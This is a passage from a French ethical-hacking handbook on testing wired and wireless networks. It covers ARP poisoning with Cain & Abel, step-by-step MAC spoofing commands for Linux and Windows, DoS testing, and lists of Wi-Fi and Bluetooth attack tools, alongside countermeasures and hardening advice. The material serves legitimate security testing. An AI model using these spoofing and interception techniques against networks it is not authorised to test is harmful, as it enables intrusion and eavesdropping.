


Figure 9.12 : Résultat d'un empoisonnement ARP avec Cain & Abel.

12.

Si vous le désirez, vous pouvez

maintenant cliquer l'onglet Passwords pour profiter de la fonction de cassage de mots de passe en la faisant travailler sur les données qui traversent le réseau.

Cette session montre à quel point il est facile de trouver une faille et de prouver que les équipements Ethernet de type commutateur ne sont pas vraiment à l'abri d'une attaque.

Altération d'adresses MAC (*spoofing*)

Cette technique fait croire à l'équipement réseau qu'est le switch que votre machine n'est

pas celle qu'elle est. Cela consiste simplement à modifier l'adresse MAC de la machine en la faisant passer pour une autre.

Cette astuce permet de tester les systèmes de contrôle d'accès, et notamment le pare-feu, le système IPS et même les contrôles d'ouverture de session du système d'exploitation qui dépendent de l'adresse physique MAC.

Systèmes de type Linux

Dans les systèmes Linux et Unix, vous pouvez altérer une adresse MAC avec l'outil **ifconfig**, comme ceci :

1. **Vous êtes connectés au système en tant**

que superutilisateur root. Avec l'outil ifconfig, il suffit de saisir une commande pour désactiver l'interface réseau.

Vous spécifiez le numéro de l'interface réseau à désactiver, en général **eth0**, comme ceci :

```
[root@localhost root]*
ifconfig eth0 down
```

2. **Saisissez la commande pour modifier l'adresse MAC**.

Vous spécifiez la fausse adresse MAC et le numéro de l'interface réseau, par exemple **eth0** :

```
 [root@localhost root]*
ifconfig eth0 hw ether
```

```
nouvelle_MAC
```

Un autre outil offrant plus de fonctions pour Linux se nomme **GNU MAC Changer** (https://github.com/alobbs/macchanger).

Systèmes sous Windows

Sous Windows, vous pouvez vous servir de l'outil standard **regedit** pour modifier la base de registre. Je préfère l'outil nommé **SMAC** (www.klcconsulting.net/smac) qui rend le processus très simple. Voici comment faire avec SMAC :

1. **Démarrez l'outil**.
2. **Sélectionnez l'adaptateur**

réseau dont vous voulez changer l'adresse MAC.

3. **Saisissez la nouvelle adresse MAC dans le champ New Spoofed MAC Address puis cliquez le bouton Update MAC**.

4. **Arrêtez puis redémarrez la carte réseau :**

    a. Cliquez-droit dans la carte réseau dans le module des connexions réseau et d'accès à distance (le nom exact varie selon la version de Windows) et choisissez la commande **Désactiver**.

b. Cliquez-droit à nouveau et choisissez **Activer** dans le menu local.

Vous devrez sans doute redémarrer la machine pour que la modification soit prise en compte.

5. **Dans l'interface de l'outil SMAC, cliquez le bouton Refresh**.

Pour annuler cette modification dans le registre, procédez ainsi :

1. **Dans l'outil, choisissez l'adaptateur dont vous voulez restaurer l'adresse MAC**.

2. **Cliquez le bouton Remove MAC**.

3.

Arrêtez puis redémarrez la carte réseau comme dans l'Étape 4 ci-dessus.

Vous devrez sans doute redémarrer la machine pour que la modification soit prise en compte.

4. **Dans l'interface de l'outil SMAC, cliquez le bouton Refresh**.

Vous devez voir apparaître à nouveau l'adresse MAC initiale.

Contre-mesures aux altérations ARP et MAC

Vous pouvez limiter l'impact d'une attaque au niveau des adresses

ARP et MAC dans une certaine mesure :

» **Préventivement :** vous interdisez l'altération des adresses MAC si vos commutateurs disposent d'une option pour interdire toute modification automatique dans les tables des adresses MAC.

Il n'existe pas de parade absolue contre l'empoisonnement ARP. La seule solution consiste à générer puis maintenir des entrées ARP statiques dans vos commutateurs, pour toutes les machines hôtes du réseau. Bien peu d'administrateurs

réseau ont le temps de maintenir à jour une telle table manuellement quand on songe à leur charge de travail quotidienne.

»

Par détection : Vous pouvez détecter les deux types d'attaques grâce à un détecteur d'intrusion IPS ou un outil autonome de surveillance des adresses MAC.

MÉFIEZ-VOUS DES MALICIELS SOPHISTIQUÉS

La presse spécialisée relate de plus en plus souvent les attaques réalisées avec

des maliciels sophistiqués, sous forme de menaces persistantes évoluées APT (*Advanced Persistent Threats*). Ces attaques sont souvent utilisées dans le cadre d'une demande de rançon par un rançongiciel (*ransomware*). La détection de ces techniques est très difficile, à moins de disposer des couches réseau et hôtes appropriées. J'ai travaillé sur un projet de sécurisation dans lequel une grande entreprise était devenue la cible d'une attaque virulente, sans doute en raison

de son domaine d'activité. Plus de 10 000 serveurs et postes sous Windows se sont retrouvés infectés par le maliciel et le logiciel antivirus de l'entreprise n'avait rien vu venir. Le projet s'est transformé en un exercice exténuant de réaction à incident et d'évaluation d'impact. Il a pu être démontré qu'il s'agissait au départ d'une attaque par hameçonnage qui a permis de distribuer des outils de cassage de mots de passe sur toutes les machines afin d'obtenir un accès aux fichiers de

sécurisation des comptes locaux SAM des machines Windows.

Cette infection quasiment imparable est représentative de ces nouvelles attaques auxquelles la plupart des entreprises ne sont pas préparées. La première parade consiste bien sûr à interdire aux utilisateurs de cliquer des liens malveillants pour empêcher l'installation du logiciel délétère. Mais une seule erreur suffit à faire rentrer le loup dans la bergerie. Vous pouvez vous protéger en adoptant des outils de

surveillance sophistiqués et de protection contre les menaces. Voyez par exemple Microsoft Windows Defender, le produit Cylance (https://www.cylance.com), les pare-feu de nouvelle génération tels que ceux de Palo Alto Networks (https://www.paloaltonetworks.com/) et les techniques de listes blanches ou sécurité positive telles que celle de l'outil Cb Protection (https://www.carbonblack.com/products/cb-protection/). N'abandonnez pas pour autant les antivirus

classiques, comme Malwarebytes ou Webroot, car ils offrent dorénavant des parades à ces menaces.

Pour résumer, ne sous-estimez jamais le risque et la puissance des attaques ciblées implantant un maliciel.

Attaques par déni de service (DoS)

Les attaques DoS sont parmi les plus utilisées par les pirates. Elles consistent pour un pirate à envoyer un tel nombre de requêtes incorrectes en direction du même serveur que ce dernier consomme toutes les

ressources disponibles pour tenter de répondre à ces requêtes, ce qui l'empêche de répondre aux requêtes normales.

Impact des attaques DoS

Une attaque DoS peut entraîner l'arrêt des systèmes, la perte de données, et l'irruption dans votre bureau de dizaines d'utilisateurs venant vous demander quand l'accès à Internet sera rétabli.

Voici quelques techniques d'attaques DoS ciblant une machine ou un équipement réseau :

- **SYN floods.** L'attaquant engorge la machine hôte avec des paquets TCP SYN.
- **Ping of Death.**

L'attaquant envoie des paquets IP dont la longueur est supérieure au plafond de 65 535 octets. Cela peut entraîner, dans de nombreux systèmes d'exploitation, un écroulement de la pile TCP/IP.

»

WinNuke. Cette attaque réussissait à mettre hors service les fonctions réseau sur les anciennes machines sous Windows 95 et Windows NT.

Les attaques DoS distribuées, DDoS, sont encore plus dévastatrices. Une des plus connues avait visé les sites eBay, Yahoo !, CNN et des dizaines d'autres. Le pseudonyme du pirate était MafiaBoy.

D’autres attaques DDoS dont la presse a parlé avaient visé Twitter, Facebook et d’autres réseaux sociaux. En apparence, les attaques étaient destinées à un utilisateur habitant la Géorgie (le pays, pas l’État des U.S.A). En réalité, l’attaque a impacté tous les utilisateurs des sites. Personnellement, je ne pouvais plus utiliser mes tweets, et mes amis et membres de la famille ne pouvaient plus voir ce que chacun rendait public sur Facebook (quel malheur !). De nombreuses autres attaques DDoS ont fait la une des journaux depuis. Rendez-vous compte : quand des centaines de millions de personnes peuvent être privées de leur accès par une seule attaque DDoS bien ciblée, vous comprenez pourquoi il est essentiel de connaître les enjeux des attaques DoS et la

menace qu'elles font peser sur les systèmes et les applications.

Tests DoS

Tester la résistance aux attaques DoS est une des activités d'évaluation les plus difficiles. Mais rassurez-vous, vous pouvez néanmoins exécuter quelques tests pour voir où sont les points faibles. Vous commencerez par faire chercher les failles DoS d'un point de vue d'analyseur de vulnérabilité. Vous trouverez les correctifs oubliés et les erreurs de configuration qui favorisent une situation DoS au moyen d'un outil tel que **Nexpose** (https://www.rapid7.com/products/nexpose) ou **AppSpider** (https://www.rapid7.com/products/appspider). Un outil

dédié au matériel Cisco et appelé **Synful Knock Scanner** (http://talosintel.com/scanner) permet de chercher la présence du maliciel **SYNful Knock**, très vicieux, qui a été découvert en 2015.

Un bon analyseur vous fera gagner beaucoup de temps, d'autant que ce temps pourra être consacré à des activités bien plus importantes, comme par exemple bavarder sur Facebook et Twitter.

Ne vous lancez pas dans les tests DoS si vous n'avez pas mis en place un système de tests ou si vous ne savez pas réaliser des tests limités avec les bons outils. Une campagne de test DoS mal préparée peut devenir une cause fondée de licenciement. Si vous lancez un test

DoS à la hâte, cela revient à vouloir supprimer les données d'un disque réseau en espérant que les mécanismes de contrôle d'accès vous en empêcheront.

ATTAQUER VRAIMENT QUAND C'EST NÉCESSAIRE

Je me souviens d'une mission dans laquelle j'ai utilisé l'outil Qualys pour chercher une faille dans une ancienne version d'OpenSSL sur un serveur Web. Comme presque toujours dans le cas des attaques DoS, je n'étais pas allé jusqu'à exploiter la vulnérabilité, puisque je ne voulais pas provoquer l'arrêt du système réel. J'avais donc considéré la faille comme étant de priorité moyenne, donc avec une certaine probabilité d'utilisation. Mon client avait alors rétorqué que son système n'utilisait pas OpenSSL. Je lui avais alors demandé l'autorisation de télécharger le code de l'attaque (l'exploit). Je l'ai compilé puis je l'ai lancé en direction du serveur de mon client. Comme de bien entendu, le code a provoqué l'arrêt du serveur.

À première vue, le client a considéré que c'était le fruit de la malchance. J'ai donc relancé l'attaque, ce qui a nouveau bloqué le serveur. Le client a alors compris qu'il y avait une vraie faille. En fait, il utilisait une variante d'OpenSSL, et c'était elle qui créait la faille. Si le client n'avait pas réparé la situation, n'importe quel attaquant du monde entier aurait pu forcer à l'arrêt et maintenir arrêté le système en production, ce qui aurait été coûteux et difficile à réparer, et vraiment mauvais pour les affaires !

Voici d'autres outils de test d'attaques DoS à prendre en considération :

- **Blast** (`http://www.opencomm.co.uk/products/blast/features.php`) ;
- **NetScanTools Pro ;**
- **CommView.**

Contre-mesures DoS

La plupart des attaques DoS sont difficiles à prévoir, mais elles sont relativement faciles à prévenir au moyen des techniques suivantes :

- Testez puis appliquez le plus tôt possible les correctifs de sécurité, y compris les services packs et les mises à jour des microgiciels. Cela concerne autant les équipements réseau tels que les routeurs et les pare-feu, que les serveurs et les postes de travail.
- Utilisez un détecteur d'intrusion IPS

pour rechercher continuellement les attaques DoS. Vous pouvez lancer un analyseur réseau en mode capture continue si vous ne pouvez pas justifier le coût d'acquisition d'une solution IPS complète. Dans ce cas, vous surveillerez les attaques DoS avec l'analyseur.

» Configurez vos pare-feu et vos routeurs pour bloquer tout trafic mal formaté. Cela n'est possible que si vos systèmes le permettent. Voyez donc vos manuels d'administration pour tous détails.

» Minimisez les risques de maquillage

d’adresses IP en filtrant les paquets entrants qui semblent venir d’une adresse interne, de la machine hôte locale (127.0.0.1) ou de toutes autres adresses privées et non routables comme 10.x.x.x, 172.16.x.x – 172.31.x.x ou encore 192.168.x.x. Vous trouverez d’autres détails à ce sujet dans le document suivant de la société Cisco :

```
https://
www.cisco.com/
web/about/
ac123/ac147/
archived_issues/

ipj_10-4/104_ip-
spoofing.html
```

»

> Bloquez tout le trafic ICMP entrant sauf celui concernant les machines qui en ont réellement besoin.

» Désactivez tous les petits services TCP/UDP inutiles comme **echo** et **chargen**.

Construisez une référence d'utilisation des protocoles réseau et des courbes de trafic avant de subir votre première attaque DoS. Cela vous permettra de savoir où chercher d'abord. Lancez périodiquement une recherche des points faibles liés aux attaques DoS et notamment les logiciels d'attaques DoS malveillants qui auraient été installés sur des hôtes.

Si vous faites l'objet d'une attaque DoS, vous pouvez prendre contact

avec un prestataire de services spécialisé. En voici trois :

- Imperva Incapsula (https://www.incapsula.com/) ;
- Cloudflare (https://www.cloudflare.com/) ;
- DOSarrest (https://www.dosarrest.com/).

Adoptez une mentalité minimaliste au moment de configurer vos équipements réseau que sont les pare-feu et les routeurs. Identifiez le trafic indispensable pour le fonctionnement et autorisez-le. Interdisez tous les autres trafics réseau.

Si vous êtes dans une situation grave, demandez à votre

fournisseur d'accès à Internet s'il est en mesure de bloquer les attaques DoS à son niveau.

Failles habituelles des routeurs, switchs et pare-feu

En complément de la description des menaces et des parades de ce chapitre, je tiens à rappeler quelques faiblesses à haut niveau que l'on rencontre fréquemment dans les équipements réseau.

Interfaces non sécurisées

Vous devez absolument vérifier que les interfaces HTTP et Telnet de vos routeurs, pare-feu et

commutateurs ne sont pas laissés accessibles par le maintien du mot de passe par défaut défini en usine ou par un mot de passe fragile. Ce rappel est une évidence, mais la réalité du terrain montre qu'il faut la rappeler sans cesse.

Je me souviens d'un mot de passe très simple qui avait été défini par un sous-traitant sur un pare-feu Cisco ASA, ce qui permettait de se connecter à ce pare-feu avec tous les droits d'administration.
Imaginez les conséquences d'un accès indésirable à cet équipement ! En conclusion : ce sont les petits détails qui peuvent vous faire trébucher. Vérifiez les travaux de vos fournisseurs et de vos sous-traitants !

Un autre point faible consiste à laisser activés les protocoles HTTP, FTP et Telnet sur la plupart des équipements réseau. Vous savez qu'il suffit de quelques outils librement disponibles et de quelques minutes pour scruter le réseau et capturer des données d'identification, à partir du moment où elles sont émises sans cryptage. Dans de telles conditions, tout peut arriver.

Les problèmes de SSL et de TLS

Longtemps, on a pensé que les protocoles sécurisés SSL (*Secure Sockets Layer*) et TLS (*Transport Layer Security)* représentaient la solution ultime pour sécuriser les échanges

dans un réseau. Pourtant, ces deux protocoles ont été récemment les victimes d'exploits remarquables portant des noms connus comme Heartbleed, POODLE et FREAK.

Les principales failles de SSL et TLS sont normalement détectées par les analyseurs de failles comme Nexpose et Netsparker. Vérifiez également l'existence des failles suivantes :

- utilisation de SSL en version 2 ou 3 et de TLS en version 1.0 ou 1.1 ;
- cryptage fragile par RC4 ou SHA-1.

Vous pouvez vous épargner l'utilisation d'un analyseur de vulnérabilité pour vérifier les failles SSL et TLS en faisant une

interrogation Web. Voyez par exemple le site de la société Qualys, SSL Labs (https://www.ssllabs.com/) qui permet de chercher ces failles.

Je ne suis personnellement pas très inquiet des failles SSL et TLS, mais les chercheurs en sécurité et les pirates eux-mêmes ont prouvé que ces menaces étaient sérieuses et qu'il fallait y remédier.

Bonnes pratiques de défense des réseaux

Vous pouvez éviter de nombreux problèmes réseau en adoptant quelques bonnes pratiques :

» Définissez des règles d'inspection avec conservation

d'état (*stateful*) pour surveiller le trafic dans les pare-feu.

» Cela vous permet de vérifier que tout le trafic qui transite par le pare-feu est légitime, ce qui peut éviter des attaques DoS et autres détournements.

» Définissez des règles de filtrage de paquets en fonction du type de trafic. Utilisez comme paramètres les ports TCP/UDP, les adresses IP et les interfaces spécifiques de vos routeurs, afin de vérifier le trafic avant qu'il rentre dans le réseau.

» Utilisez les

mécanismes de filtrage par proxy et de traduction d’adresses réseau ou de ports NAT et PAT.

» Interceptez et supprimez les paquets fragmentés qui arrivent dans le réseau grâce à un IPS, pour parer des attaques de type Fraggle ou similaire.

» Faites appliquer vos tests de vulnérabilité à tous vos équipements réseau.

» Vérifiez que tous les équipements réseau possèdent la plus récente mise à jour du microgiciel et tous les correctifs.

- Définissez des mots de passe robustes ou des phrases de passe sur tout le matériel réseau. J'ai présenté les mots de passe dans le Chapitre 8.
- Pour vos réseaux VPN privés, n'utilisez pas les clés prépartagées en mode agressif IKE (*Internet Key Exchange*). Si vous devez malgré tout le faire, définissez une phrase de passe robuste et changez-en périodiquement, tous les 6 à 12 mois.
- Connectez-vous toujours à un équipement réseau avec TLS par HTTPS ou

SSH.

- Désactivez SSL et le cryptage fragile. Utilisez TLS version 1.2 et un cryptage robuste tel que SHA-2 dès que possible.
- Segmentez votre réseau et implantez un pare-feu aux points suivants :
  - la zone démilitarisée DMZ ;
  - le réseau interne ;
  - les sous-réseaux essentiels constitués en fonction des départements de l'entreprise,

comme la comptabilité, les finances, les ressources humaines et le bureau d’études.

Chapitre 10
Réseaux sans fil

DANS CE CHAPITRE

» Les risques des réseaux sans fil

» Outils d'intrusion dans les réseaux sans fil

» Craquage des cryptages sans fil

» Limitation des risques des réseaux sans fil

Les réseaux locaux sans fil, Wi-Fi, sont quasiment tous basés sur le standard IEEE 802.11 et sont disponibles aussi bien en entreprise que chez les particuliers. Depuis l'apparition de ce standard 802.11, le Wi-Fi a été désigné comme principale cause des problèmes de sécurité réseau. De nos jours, la

situation s'est un peu améliorée, mais l'heure de baisser sa garde n'est pas venue.

Les réseaux sans fil procurent en effet d'importants avantages, en termes de confort d'utilisation et de réduction des efforts d'installation. Que votre entreprise autorise ou pas les réseaux sans fil, vous en avez sans doute autour de vous. Il est donc essentiel de tester la robustesse de vos liaisons Wi-Fi (pensez également au Bluetooth).

Nous allons découvrir au cours de ce chapitre les principales failles de sécurité des réseaux sans fil et quelques contre-mesures permettant de faire de la technologie sans fil un élément qui apporte plus à l'organisation qu'il ne lui en coûte.

Impact des failles sans fil

Les réseaux Wi-Fi sont plus souvent cibles d'attaques que les réseaux filaires discutés dans le Chapitre 9, surtout s'ils sont mal configurés et déployés. Certaines failles des réseaux sans fil peuvent rester longtemps non détectées, ce qui augmente la probabilité de voir un attaquant mettre le réseau à genoux et en extirper des informations. Voici le genre de soucis auxquels vous devez vous attendre en cas d'attaques d'un réseau sans fil :

> »
> Perte des accès réseau, à la messagerie, au Web et aux autres services, indispensables à la bonne marche

de l’entreprise.

»

Perte d’informations confidentielles, de mots de passe, de données des clients et de propriété intellectuelle.

»

Conséquences juridiques suite à des accès non autorisés à vos systèmes.

La plupart des failles découlent directement du standard 802.11, mais les équipements que sont les points d’accès, routeurs et terminaux sans fil comportent eux aussi des failles.

Des correctifs sont apparus récemment pour combler la plupart de ces failles, mais ils sont soit mal appliqués, soit maintenus inactifs par défaut. Par ailleurs,

souvenez-vous qu'un utilisateur malveillant peut tout à fait installer un équipement sans fil pirate sans que vous le sachiez. Enfin, vous devez gérer l'énorme souci de l'accès Wi-Fi nomade. Que ce soit dans les cafés ou dans les hôtels ou autres salles de conférence, en passant par les avions, les connexions Internet en espace public constituent de sérieuses menaces, et je dois avouer qu'elles sont difficiles à parer. Même lorsque la liaison Wi-Fi est durcie et que tous les correctifs ont été appliqués, vous risquez des soucis tels que des dénis de service DoS, des attaques de l'homme du milieu et des décryptages sauvages, comme ceux pour les réseaux filaires vus dans le Chapitre 9. Ces menaces risquent fort de vous gêner encore longtemps.

Outils de tests sans fil

Plusieurs outils puissants pour tester la sécurité des réseaux sans fil sont disponibles sous Windows et sous Linux. Ceux sous Linux étaient jusqu'il y a peu de temps difficiles à configurer et à utiliser, mais c'est peut-être parce que je ne suis pas spécialiste de Linux. Les choses se sont améliorées récemment, par exemple avec les outils suivants :

- **Kismet** (https://www.kismetwireless.net) ;
- **Wellenreiter** (https://sourceforge.net/projects/wellenreiter) ;
- **Kali Linux** (https://

www.kali.org).

Si vous avez besoin de la puissance des outils sous Linux, mais n'avez pas le temps d'apprendre à les installer, je vous conseille de vous intéresser à Kali Linux. C'est une suite de tests basée sur la distribution Debian que vous installez sur une clé amorçable. Vous y trouverez toute une famille d'outils assez simples à utiliser. Une autre suite amorçable (bootable) est la **Fedora Linux Network Security Toolkit** (www.networksecuritytoolkit.org). Vous trouverez une liste complète des kits de tests amorçables à l'adresse www.livecdlist.com.

La plupart des tests de ce chapitre ne réclament qu'un outil sous Windows, ce qui vous

permet de profiter de votre système habituel. Voici mes outils préférés sous Windows pour tester la sécurité des réseaux sans fil :

- **Aircrack-ng** (http://aircrack-ng.org) ;
- **CommView for WiFi** (https://www.tamos.com/products/commwifi) ;
- **ElcomSoft Wireless Security Auditor** (https://www.elcomsoft.com/ewsa.html) ;
- **Omnipeek** (www.savvius.com).

Vous pouvez aussi acquérir un appareil de

test tel que le **Digital Hotspotter** de Canary Wireless (www.canarywireless.com). Vous pouvez même utiliser un téléphone sous Android ou une tablette avec une application comme **WiEye** ou **WiFi Analyzer**. Sous iOS, vous disposez de **Network Analyzer Pro** et **Network Multimeter**. Songez à acquérir une antenne externe pour une plus grande sensibilité du signal. J'ai réussi de bons tests sans antenne, mais tout dépend de la distance entre vous et l'émetteur du signal. Si vous réalisez un tour de garde d'un bâtiment, l'antenne externe augmentera vos chances de détecter les systèmes Wi-Fi légitimes et surtout les autres. Trois types d'antennes sont disponibles :

» **Omnidirectionnelle :**

transmet et reçoit le signal radioélectrique à 360 degrés mais sur de courtes distances, parfait pour une salle de réunion ou un accueil. Ce type d'antenne est appelé dipôle. C'est celui qui est installé en usine sur la plupart des points d'accès.

» **Semidirectionnelle :** transmet et émet les signaux à moyenne distance, dans certaines directions, par exemple le long d'un couloir ou d'un côté seulement d'un bâtiment.

» **Directionnelle :** transmet et reçoit un signal finement orienté à longue

distance, par exemple entre deux bâtiments. Ce sont des antennes à fort gain qui sont les préférées des pirates lorsqu'ils circulent en voiture à la recherche de point d'accès attaquables, dans le cadre d'une séance de chasse au Wi-Fi appelée aussi *wardriving*.

Au lieu d'acheter une des antennes ci-dessus, vous pouvez vous en fabriquer une à partir d'une boîte de conserve. On appelle cela une *cantenne* (boîte de conserve-antenne). Si cela vous intéresse, faites une recherche de ce terme sur Internet et visitez la page suivante :

www.turnpoint.net/

wireless/has.html.

Détection des réseaux sans fil

Un logiciel de test sans fil et une carte Wi-Fi suffisent. Vous commencez par recueillir des informations à propos de vos réseaux sans fil. Vous devez tester les réseaux de l'entreprise, le réseau réservé aux visiteurs et même le réseau sans fil qui sert à faire vos tests. On ne sait jamais où se cachent les failles !

Test d'existence publique

Pour votre premier test, il vous suffit de connaître l'adresse MAC du point d'accès. Je reparle de ces adresses

dans la section sur le détournement MAC en fin de chapitre. Le but est de savoir si quelqu'un a déjà détecté votre signal Wi-Fi puis a publié des informations à ce sujet. Voici comment procéder :

1. **Trouvez et notez l'adresse MAC du point d'accès**.

   Si vous ne savez pas comment chercher, vous pouvez utiliser la commande **`arp -a`** au niveau de l'invite Windows. Il faudra peut-être lancer une action ping avec l'adresse IP du point d'accès pour que son adresse MAC soit installée dans le cache mémoire ARP. Le processus est visible dans la Figure 10.1.




Figure 10.1 : Recherche de l'adresse MAC d'un point d'accès avec ARP.

2. **Une fois que vous disposez de l'adresse MAC, visitez le site de la base *WiGLE* qui référence les réseaux sans fil connus : (`https://wigle.net`).**

3. **Inscrivez-vous sur le site pour pouvoir effectuer une requête dans la base de données**. Cette requête est très utile.

4. **Dans l'angle**

supérieur droit de la page, cliquez le lien Login puis choisissez View puis enfin Search.

Votre écran doit ressembler à celui de la Figure 10.2.

Figure 10.2 : Recherche de votre point d'accès sans fil dans la base WiGLE.

5. **Dans la zone de saisie BSSID/ MAC, saisissez votre adresse MAC**.

Vous pouvez également faire une recherche en indiquant les coordonnées géographiques ou l'identifiant SSID.

Si votre point d'accès est visible, c'est que quelqu'un l'a détecté, en général en passant dans le voisinage en voiture, puis a rendu ces informations publiques pour que d'autres s'en servent. Vous devez donc mettre le plus tôt possible en place des contre-mesures pour que ces informations rendues publiques ne se retournent pas contre vous !

Analyse des

ondes radio locales

Vous devez chercher à détecter tous les émetteurs d'ondes de votre voisinage afin de faire l'inventaire des points d'accès autorisés et pirates. Vous devez chercher le numéro SSID, qui est l'identifiant de votre réseau sans fil. Chaque réseau sans fil possède un SSID unique.

Utilisez pour cet inventaire un outil tel que **NetStumbler** (www.netstumbler.com/downloads) qui sait trouver le SSID parmi d'autres informations concernant les points d'arrêt :

- l'adresse MAC ;
- le nom ;
- le numéro de canal radio utilisé ;

- le nom du fabricant ;
- l'état actif ou non du cryptage ;
- le rapport signal sur bruit SNR (*signal-to-noise ratio*) c'est-à-dire la puissance du signal radioélectrique.

L'outil NetStumbler n'a pas été mis à jour depuis longtemps, mais il fonctionne toujours très bien. Vous pouvez également adopter **inSSIDer** (https://www.metageek.com/products/inssider).

La Figure 10.3 montre une séance typique d'utilisation de NetStumbler. Tout ce qui est affiché est visible par toute personne qui est dans la portée du signal de votre point d'accès. Les outils tels

que NetStumbler commencent par émettre un signal de sondage. Les points d'arrêt accessibles doivent répondre à cette requête en envoyant leur identifiant SSID (à condition qu'ils aient été configurés pour répondre à la demande).




Figure 10.3 : Affichage des détails des points d'arrêt dans NetStumbler.

Lorsque vous démarrez un analyseur de réseau sans fil comme Omnipeek ou CommView for WiFi, l'adaptateur bascule normalement en mode moniteur passif. Vous ne pouvez alors plus communiquer avec d'autres équipements sans fil, ce qui est une bonne chose.

Détection et correction des attaques de réseaux sans fil

Un réseau sans fil peut faire l'objet de nombreuses agressions, y compris des attaques par déni de service. Un pirate peut par exemple forcer un point d'arrêt à révéler son identifiant

SSID pendant le processus de déconnexion/ reconnexion. Il peut brouiller le signal, notamment dans les normes 802.11b et 802.11g afin de forcer les clients du réseau sans fil à se réassocier avec un point d'arrêt parasite venant prendre la place du véritable point d'arrêt.

Un pirate peut lancer une attaque de type homme du milieu avec un outil comme **WiFi Pineapple** (https://www.wifipineapple.com) ou engorger le réseau avec un outil générant des milliers de paquets par seconde, comme **Nping** (https://nmap.org/nping) ou **NetScanTools Pro** (www.netscantools.com). Les attaques de type DoS sont encore plus difficiles à esquiver en Wi-Fi qu'en filaire.

Vous pouvez lancer

plusieurs attaques de test pour appliquer les contre-mesures permettant de vous protéger des failles détectées. Cherchez en priorité les points faibles suivants dans votre réseau sans fil :

- le trafic sans fil non crypté ;
- les clés partagées fragiles WEP, WPA et WPA2 ;
- les codes PIN cassables WPS (*Wi-Fi Protected Setup*) ;
- les points d'accès pirates ;
- les adresses MAC trop faciles à détourner ;
- une trop grande facilité d'accès physique aux

équipements sans fil ;

» l'utilisation des configurations usine ou par défaut.

Pour commencer, essayez de vous connecter à votre réseau de l'extérieur et lancez un outil d'analyse de vulnérabilité comme **LanGuard** ou **Nexpose**. Vous pouvez ainsi voir ce que voient les autres du réseau, et notamment des détails concernant la version du système d'exploitation, les ports ouverts sur le point d'accès et même les ressources réseau partagées des clients. La Figure 10.4 montre quelles informations peuvent ainsi être collectées, et notamment l'absence de mot de passe pour l'administrateur, l'utilisation d'une vieille version du système

d’exploitation et des ports ouverts et partages réseau disponibles.

Figure 10.4 : Résultat d'une analyse d'un point d'accès par LanGuard.

N'OUBLIEZ PAS LE BLUETOOTH

Vous utilisez certainement des périphériques Bluetooth, et notamment des claviers et des souris, pour les connecter à un ordinateur portable ou un telliphone (smartphone). Les menaces sont moins graves qu'avec un réseau Wi-Fi, mais elles existent. Plus de 175 sont recensées sur le site http://nvd.nist.gov, dans la section Bluetooth. Plusieurs outils de piratage cherchent à en profiter. Il est même possible de s'affranchir du faible rayon d'action du signal Bluetooth (quelques mètres) en construisant une sorte de fusil à longue portée appelé **BlueSniper**. La liste suivante donne quelques pistes. Les outils présentés ici permettent de tester le processus d'authentification et de couplage ainsi que la qualité des transferts de données :

- **Blooover** (https://trifinite.org/trifinite_stuff_blooover.html) ;
- **Bluelog** (qui fait partie de

Kali Linux)

- **BlueScanner** (https://sourceforge.net/projects/bluescanner) ;
- **Bluesnarfer** (www.alighieri.org/tools/bluesnarfer.tar.gz) ;
- **BlueSniper rifle** (https://www.tomsguide.com/us/how-to-bluesniper-pt1,review-408.html) ;
- **Btscanner** (qui fait partie de Kali Linux) ;
- **Car Whisperer** (https://trifinite.org/trifinite_stuff_carwhisperer.html)
- et une présentation détaillée des attaques Bluetooth est disponible à cette adresse : (http://trifinite.org/Downloads/21c3_Bluetooth_Hacking.pdf).

Les failles relatives au Bluetooth ne sont généralement pas très menaçantes, mais il ne faut pas les

négliger pour autant. Pensez à ajouter des tests Bluetooth dans votre campagne de tests de sécurité.

